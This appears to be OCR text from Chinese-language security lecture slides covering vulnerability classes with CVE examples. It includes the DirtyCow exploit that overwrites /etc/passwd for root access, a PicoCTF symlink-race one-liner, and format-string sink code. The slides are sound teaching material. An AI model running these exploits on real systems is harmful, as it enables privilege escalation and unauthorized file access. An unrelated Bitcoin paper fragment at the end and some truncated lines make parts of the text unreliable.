


CVE-2022-1310 Detail

Description

Use after free in regular expressions in Google Chrome prior to 100.0.4896.88 allc
via a crafted HTML page.

Use After Free in Kernel




CVE-2021-4154 Detail

Description

A use-after-free flaw was found in cgroup1_parse_param in kernel/cgroup/cgroup-v1.c in the Linux kernel's cgroup v1 parser. A local attacker with a user privilege could cause a privilege escalation by exploiting the fsconfig syscall parameter leading to a container breakout and a denial of service on the system.

UAF in PHP

- Best lang in the world!



SSD ADVISORY – PHP SPLDOUBLYLINKEDLIST UAF SANDBOX ESCAPE

September 24, 2020
SSD Secure Disclosure technical team
Vulnerability publication

TL;DR

Find out how a use after free vulnerability in PHP allows attackers that are able to run PHP code to escape *disable_functions* restrictions.

Integer Overflow


Integer Overflow

- 就 integer overflow 阿 (?
    - 算錢系統 overflow 導致商家倒欠你錢
    - 如果 length 的變數 overflow (或 underflow)，可能會造成長度是不正確的，進而造成 buffer overflow

Race Condition

Race Condition

- 兩個 thread 同時存取某個資料，或是同時對資料做兩件事情
- TOCTOU
- Kernel 常見
- DirtyCow



dirtycow

This exploit uses the pokemon exploit of the dirtycow vulnerability as a base and automatically generates a new passwd line. The user will be prompted for the new password when the binary is run. The original /etc/passwd file is then backed up to /tmp/passwd.bak and overwrites the root account with the generated line. After running the exploit you should be able to login with the newly created user.

To use this exploit modify the user values according to your needs.


The default user being created is `firefart`.

Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c

Compile with:

```
gcc -pthread dirty.c -o dirty -lcrypt
```

Then run the newly create binary by either doing:




```cpp
// Check the file's status information.
if (stat(filename.c_str(), &statbuf) == -1) {
  std::cerr << "Error: Could not retrieve file information" << std::endl;
  return 1;
}

// Check the file's owner.
if (statbuf.st_uid != getuid()) {
  std::cerr << "Error: you don't own this file" << std::endl;
  return 1;
}

// Read the contents of the file.
if (file.is_open()) {
  std::string line;
  while (getline(file, line)) {
    std::cout << line << std::endl;
  }
} else {
  std::cerr << "Error: Could not open file" << std::endl;
  return 1;
}
```

檢查是否有權限 (follow symlink)

檢查權限對不對

開始印檔案內容

@pwn2ooown



```cpp
// Check the file's status information.
if (stat(filename.c_str(), &statbuf) == -1) {
  std::cerr << "Error: Could not retrieve file information" << std::endl;
  return 1;
}

// Check the file's owner.
if (statbuf.st_uid != getuid()) {
  std::cerr << "Error: you don't own this file" << std::endl;
  return 1;
}
```

檢查是否有權限 (follow symlink)

檢查權限對不對

Switch symlink

```cpp
// Read the contents of the file.
if (file.is_open()) {
  std::string line;
  while (getline(file, line)) {
    std::cout << line << std::endl;
  }
} else {
  std::cerr << "Error: Could not open file" << std::endl;
  return 1;
}
```

開始印檔案內容

@pwn2ooown

PicoCTF 2023 Tic-tac

```
{ while true; do ln -sf flag.txt lnk; ln -sf hello.txt lnk; done } &
while true; do ./txtreader lnk; done
```

NULL pointer dereference


NULL pointer dereference

- Dereference NULL pointer
- 會造成 crash，一般不好利用，Kernel 中比較能利用

Format String Bug

Format String Bug


- 使用者可控 format string
- 容易 crash 而 DOS，可以在特定情況下做到任意讀寫而利用
- 會跳警告所以容易發現，不過可能有人不會看警告(?
- IoT 設備 logging 時可能會出問題



```
int a = 0x69;
printf("%p.%p", a);
```


```
0x69.0x7ffcc2aeaef8
```

Format String Bug




```
/*
main.c: In function 'main':
main.c:14:10: warning: format '%p' expects argument of type 'void *', but argument 2 has type 'int' [-Wf
   14 | printf("%p.%p", a);
      |         ~^      ~
      |          |      |
      |          void * int
      |         %d
main.c:14:13: warning: format '%p' expects a matching 'void *' argument [-Wformat=]
   14 | printf("%p.%p", a);
      |            ~^
      |             |
      |             void *
*/
```


CVE-2023-35086



```
action_mode = (const char *)get_parameter("action_mode", v3);
v5 = json_object_new_object(action_mode);
logmessage_normal("HTTPD", "%s: [%s]\n", "do_detwan_cgi", action_mode);
```



```
void logmessage_normal(char *logheader, char *fmt, ...){
  va_list args;
  char buf[512];
  char logheader2[33];
  int level;

  va_start(args, fmt);

  vsnprintf(buf, sizeof(buf), fmt, args);

  level = nvram_get_int("message_loglevel");
  if (level > 7) level = 7;

  strlcpy(logheader2, logheader, sizeof (logheader2));
  replace_char(logheader2, ' ', '_');
  openlog(logheader2, 0, 0);
  syslog(level, buf);
```




```
#include <syslog.h>

void openlog(const char *ident, int option, int facility);
void syslog(int priority, const char *format, ...);
```

Other Bugs

Logic Bug

- 駭客想到一些工程師沒想到的情況
- Winrar CVE-2023-38831



```
p\Rar$DIa7964.35534\
```

Bitcoin: A Peer-to-Peer Electronic Cash S

Satoshi Nakamoto
satoshin@gmx.com
www.bitcoin.org

